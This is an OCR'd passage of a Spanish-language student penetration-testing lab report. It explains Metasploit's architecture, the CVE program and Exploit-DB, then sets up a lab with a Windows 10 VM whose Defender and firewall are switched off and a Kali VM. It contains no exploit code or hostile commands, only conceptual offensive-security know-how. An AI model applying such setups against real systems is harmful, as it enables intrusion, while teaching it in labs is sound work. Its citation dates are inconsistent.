
Arquitectura de Metasploit[5]

Este programa consta de las siguientes partes en su arquitectura:

Interfaces

MSFConsole: permite a los usuarios hacer uso de una consola de comandos para realizar las diferentes actividades de explotación de vulnerabilidades.

Figura 2 Msfconsole




Fuente: elaboración propia

[4] BITDEFENDER. ¿Qué es un Exploit? Prevención de Exploits [Sitio Web]. : bitdefender. 2024Consulta: [12 de febrero de 2014]. Disponible en: https://www.bitdefender.es/consumer/support/answer/22884/.

[5] CIBERSEGURIDAD.COM. ¿QUÉ ES METASPLOIT FRAMEWORK Y CÓMO FUNCIONA? [Sitio Web]. : ciberseguridad.com. 2024Consulta: [12 de febrero de 2014]. Disponible en: https://ciberseguridad.com/herramientas/pruebas-penetracion/metasploit-framework/#:~:text=Metasploit%20Framework%20es%20un%20marco,herramientas%20de%20prueba%20de%20penetraci%C3%B3n..

Armitage: para utilizar esta interfaz se requiere por medio de la consola de comandos ingresar el comando armitage y proceder con su descarga, ya que se instalará una consola en java en donde se visualizarán los equipos para realizar las correspondientes pruebas.

Figura 3 Armitage



Fuente: elaboración propia

Módulos[6]

Se componen por los siguientes:

- Exploits: código que aprovecha las vulnerabilidades para saltarse los controles de seguridad.
- Payload: es el código que se ejecuta en el sistema objetivo posteriormente a la explotación de la vulnerabilidad.
- Módulos auxiliares: otras funciones no incorporadas en otras categorías.
- Módulos post: sirven para escalar privilegios u obtener información.
- Encoders: esconden los payloads
- Nops: se usan para crear exploits.

Plugins

[6] CIBERNOTA. III. Entendiendo el Marco de Trabajo de Metasploit [Sitio Web]. : cibernota. 2024Consulta: [12 de febrero de 2014]. Disponible en: https://cibernota.com/tutorial-metasploit/4.

Permite mejorar la funcionalidad de Metasploit, gestionando interacciones con diferentes sistemas u optimizar la interfaz.


Base de datos

Permite almacenar los datos, payloads, objetivos y exploits.

Opciones de Metasploit

Al ingresar el comando options en Metasploit se genera la siguiente información, la cual puede ser configurable según las necesidades del usuario:

Figura 4 Options



Fuente: elaboración propia


- ¿Qué es un CVE y su estructura? * https://www.exploit-db.com/ cómo se utiliza y cómo se articula con el CVE?

CVE por sus siglas en ingles Common Vulnerabilities and Exposures significa Vulnerabilidades y exposiciones comunes y es un programa internacional que identifica, define y cataloga las vulnerabilidades de ciberseguridad publicitadas y de uso público[7].

A continuación, se muestra la estructura CVE[8]

[7] CVE.ORG. Acerca del programa CVE [Sitio Web]. CVE. 2024Consulta: [12 de febrero de 2014]. Disponible en: https://www.cve.org/About/Overview.
[8] CVE.ORG. Estructura [Sitio Web]. CVE. 2024Consulta: [12 de febrero de 2014]. Disponible en: https://www.cve.org/ProgramOrganization/Structure.

Figura 5 estructura



Fuente: https://www.cve.org/ProgramOrganization/Structure

En el primer nivel superior se encuentran los siguientes:

En primer lugar, se encuentra la junta CVE (CVE Board) la cual supervisa el funcionamiento del programa CVE.

En segundo lugar, se encuentra la secretaria la cual se encuentra liderada actualmente por MITRE, realizando las tareas administrativas y logísticas.
En tercer lugar, se encuentra los grupos de trabajo CVE los cuales se encargan de tareas específicas, son convocados por la junta CVE a los cuales les deben presentar sus informes.

En el segundo nivel se encuentra los top level root y es en este nivel donde se generan la asignación de los ID CVE y la posterior publicación de los registros CVE (actividades realizadas por los CNA), en cuanto a la parte administrativa la realizan los roots.

- ¿Cómo se utiliza exploitdb? y ¿cómo se articula con CVE?

Exploitdb es una base de datos de códigos que aprovechan vulnerabilidades informáticas utilizadas por hackers de sombrero blanco o sombrero negro con el fin de infiltrarse en un dispositivo final y CVE es un programa internacional que identifica, define y cataloga las vulnerabilidades reportadas por los miembros del programa.

Para utilizar exploitdb se debe ingresar al sitio web oficial https://www.exploit-db.com/ en donde se encontrará un listado de los sploits compartidos por la comunidad, con la siguiente información: fecha de carga, si ha sido comprobada o no (símbolos de x o chulo), nombre de la vulnerabilidad, tipo, plataforma y el autor, así mismo, se encontrará un campo de búsqueda por palabra clave para ubicar el sploit necesario.

Usualmente al escanear la red con programas como NMAP, Legión o Nikto se obtiene información sobre los puertos abiertos, los servicios que están ejecutando y las vulnerabilidades que estos activos presentan, con lo cual se procede a utilizar herramientas de explotación de vulnerabilidades como pueden ser Metasploit.

Así las cosas, exploitdb permite obtener un banco de exploits comprobados y no comprados con los cuales se puede explotar las vulnerabilidades de un sistema informático y se articula con CVE en un sentido informativo, ya que al buscar por palabras clave se puede obtener información sobre la descripción de la vulnerabilidad.

Figura 6 Relación exploitdb y CVE

Fuente: elaboración propia

1.4 Construcción laboratorio anexo 1 – escenario 1

Paso A


Figura 7 VirtualBox

Fuente: elaboración propia

Paso B

Ingresamos a la página de Windows para descargar la imagen ISO, en donde primero se deberá descargar el asistente Media creation tool, se ejecuta y posteriormente se selecciona la opción de ISO.


Figura 8 Instalación windows10



Fuente: elaboración propia


Se procede a bajar los servicios de seguridad del Sistema Operativo como son Windows Defender y firewall de Windows.

Figura 9 Seguridad de Windows



Fuente: elaboración propia


Figura 10 Firewall



Fuente: elaboración propia

Para la máquina de Kali Linux, ya se tenía una instalada en el VirtualBox con la cual se puede realizar la actividad.


Figura 11 Kali Linux



Fuente: elaboración propia


Paso C. Comunicación entre las maquinas Windows10 y Kali purple

Figura 12 Comando ifconfig



Fuente: elaboración propia


Figura 13 Comando ipconfig



Fuente: elaboración propia

Se procede a realizar ping a la maquina Kali purple con dirección ip 192.168.20.17


Figura 14 Comando ping en Windows



Fuente: elaboración propia

Así mismo se realiza el ping desde Kali a Windows dirección ip 192.168.20.18


Figura 15 Comando ping en Kali



Fuente: elaboración propia


Visualización de equipos conectados en la misma red.

Figura 16 Comando arp -a en Windows



Fuente: elaboración propia

Figura 17 Comando arp -a en Kali



Fuente: elaboración propia


Paso D. Banco de trabajo

Para la realización del presente trabajo se utiliza como hardware un portátil marca Lenovo, con Sistema Operativo (SO) Windows 11, disco duro solido de 500 GB y procesador Intel CORE i7.

En cuanto al software se instaló conforme al anexo 1 – escenario 1, los siguientes programas:

